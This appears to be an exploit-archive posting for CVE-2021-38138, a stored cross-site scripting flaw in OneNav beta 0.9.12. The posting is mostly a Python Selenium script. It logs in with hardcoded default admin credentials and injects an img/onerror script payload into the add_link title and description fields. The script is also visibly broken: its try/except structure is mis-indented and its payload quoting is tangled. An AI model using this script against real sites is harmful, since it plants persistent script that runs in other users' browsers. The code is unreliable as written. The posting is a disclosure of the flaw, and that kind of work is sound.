

## OneNav Beta 0.9.12 Cross Site Scripting

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OneNav Beta version 0.9.12 suffers from a persistent cross site scripting vulnerability.

tags | [exploit](#), [xss](#)

advisories | [CVE-2021-38138](#)

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# Exploit Title: XSS-Stored - Brutal PWNED on OneNav beta 0.9.12 add_link feature
# Author: nullsecurity
# Testing and Debugging: nullsecurity $ g3ck0drv13r
# Date: 08.06.2021
# Vendor: https://www.xiaoz.me/
# Link: https://github.com/helloxz/onenav/releases/tag/0.9.12
# CVE: CVE-2021-38138

[+] Exploit Source:

#!/usr/bin/python3
# Author: @nullsecurity
# Debug and Development: nullsecurity & g3ck0drv13r
# CVE-2021-38138

from selenium import webdriver
import time

#enter the link to the website you want to automate login.
website_link="http://192.168.1.120/index.php?c=login"

#enter your login username
username="xiaoz"

#enter your login password
password="xiaoz.me"

#enter the element for username input field
element_for_username="user"
#enter the element for password input field
element_for_password="password"
#enter The element for submit button
element_for_submit="layui-btn"

browser = webdriver.Chrome()
browser.get(website_link)

try:
    username_element = browser.find_element_by_name(element_for_username)
    username_element.send_keys(username)
    password_element = browser.find_element_by_name(element_for_password)
    password_element.send_keys(password)
    signInButton = browser.find_element_by_class_name(element_for_submit)
    signInButton.click()

# Exploit PWNED HTTP Traffic is not filtered. It was a lot of fun :D
time.sleep(3)
browser.get(("http://192.168.1.120/index.php?c=admin&page=add_link"))
time.sleep(3)
browser.execute_script("document.querySelector('[name=\"url\"]').value = 'http://192.168.1.120/index.php?c=admin&page=add_link'")
time.sleep(3)
browser.execute_script("document.querySelector('[name=\"title\"]').value = '</span><img src='\"/cdn5-cgriofiles.netdna-ssl.com/wp-content/uploads/2017/07/IMG_0068.gif\">\"<a href=http://example.com/> onerror=alert(1) /><span>'")

#button1
browser.execute_script("document.querySelector('[class=\"layui-edge\"]').click()")
time.sleep(1)

# button2 using $ because querySelector cannot parse dd selector
browser.execute_script("$('dd[lay-value=19]').click()")

time.sleep(1)
browser.execute_script("document.querySelector('[name=\"description\"]').value = '</span><img src='\"/cdn5-cgriofiles.netdna-ssl.com/wp-content/uploads/2017/07/IMG_0068.gif\">\"<a href=http://example.com/> onerror=alert(1) /><span>'")

#submit button3
browser.execute_script("document.querySelector('[class=\"layui-btn\"]').click()")
time.sleep(1)
browser.maximize_window()
browser.get(("http://192.168.1.120/index.php?c=admin&page=link_list"))

print("payload is deployed...\n")

except Exception:
    ##### This exception occurs if the element are not found in the webpage.
    print("Some error occured :(")

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# Reproduce:
https://github.com/nullsecurity/CVE-mitre/tree/main/CVE-2021-38138
# Proof: https://streamable.com/ubzxio
```

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
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